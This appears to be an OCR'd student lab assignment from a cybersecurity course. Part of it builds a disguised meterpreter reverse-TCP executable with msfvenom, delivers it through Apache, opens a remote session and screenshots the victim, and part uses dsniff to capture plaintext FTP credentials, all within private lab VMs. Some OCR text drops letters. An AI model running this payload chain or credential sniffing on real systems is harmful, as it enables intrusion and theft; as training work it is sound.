
LetsUpgrade- Cybersecurity-batch1- assignment2(day6)

name: Sundeep
date : 2/aug/2020
mail: sundeepsanju29@gmail.com


1)

Created a payload o e e type


Kali-pc-001 - VMware Workstation 15 Player (Non-commercial use only)
Player
bpg@kali-pc-001: ~
bpg@kali-pc-001: ~
File
Actions
Edit
View
Help

```
bpg@kali-pc-001:~$ sudo su -
[sudo] password for bpg:
root@kali-pc-001:~# msfvenom -p windows/meterpreter/reverse_tcp --platform
windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=192.168.186.129 -f exe
> /var/game.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
root@kali-pc-001:~#
```


trans erd the payload ia apache ser er to the ictim machine.



Index of /

Name	Last modified	Size	Description
game.exe	2020-09-02 04:26	72K	


Apache/2.4.43 (Debian) Server at 192.168.186.129 Port 80 got meterpreter session e ploited(got a screenshot) the ictim machine


Kali-pc-001 - VMware Workstation 15 Player (Non-commercial use only)
Player
bpg@kali-pc-001: ~
bpg - File Manager
html - File Manager
04:41 AM
File Actions Edit View Help

```
    ----  ---------------  --------  -----------

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.186.129  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.186.129:4444
[*] Sending stage (176195 bytes) to 192.168.186.1
[*] Meterpreter session 1 opened (192.168.186.129:4444 → 192.168.186.1:49535) at 2020-09-02 04:39:57 -0700

meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > sessions
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > screenshot
Screenshot saved to: /var/www/html/uXAFGPcM.jpeg
meterpreter > 
```

2)


created a ser er and connected it ith the client machine


C:\Windows\system32\cmd.exe - ftp 192.168.186.128
PenTester-Win-2016 - VMware Workstation 15 Player (Non-commercial use only)
Player
Recycle Bin
Administrator: C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 10.0.18363.1016]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\davinci>ftp 192.168.186.128
Connected to 192.168.186.128.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (192.168.186.128:(none)):
501 Invalid number of parameters.
Login failed.
ftp>
```

```
   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain

C:\Users\Administrator>ifconfig
'ifconfig' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::49dc:ee7:8fa6:c393%3
   IPv4 Address. . . . . . . . . . . : 192.168.186.128
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.186.2

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain

C:\Users\Administrator>_
```

using dsni per ormed attac and captured usename and pass



```
root@kali-pc-001:~# dsniff -i eth0
dsniff: listening on eth0
-----------------
09/02/20 05:42:28 tcp 192.168.186.130.58325 → 192.168.186.128.21 (ftp)
USER ada
PASS 1234"abcd
```